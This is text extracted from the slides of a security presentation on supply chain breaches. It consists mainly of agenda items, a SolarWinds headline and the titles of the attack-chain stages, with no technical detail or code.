

# ANATOMY OF A BREACH

Supply Chain & Privilege



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
# AGENDA

- SolarWinds Breach Analysis
- CodeCov Breach Analysis
- Security Controls

The Big Read Cyber Security


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# The great hack attack: SolarWinds breach exposes big gaps in cyber security



© FT illustration | Hackers have targeted the US state, and it is thought that companies and institutions around the world could also have been compromised

# THE RISE OF THE DIGITAL SUPPLY CHAIN ATTACK





# SOLARWINDS ATTACK CHAIN

STAGE 1

Orion Software Pipeline Infection



STAGE 2

Target SolarWinds Customers




STAGE 3


Privilege Escalation to High Value Assets



# SOLARWINDS ATTACK CHAIN




# TROJANIZING OPERATION

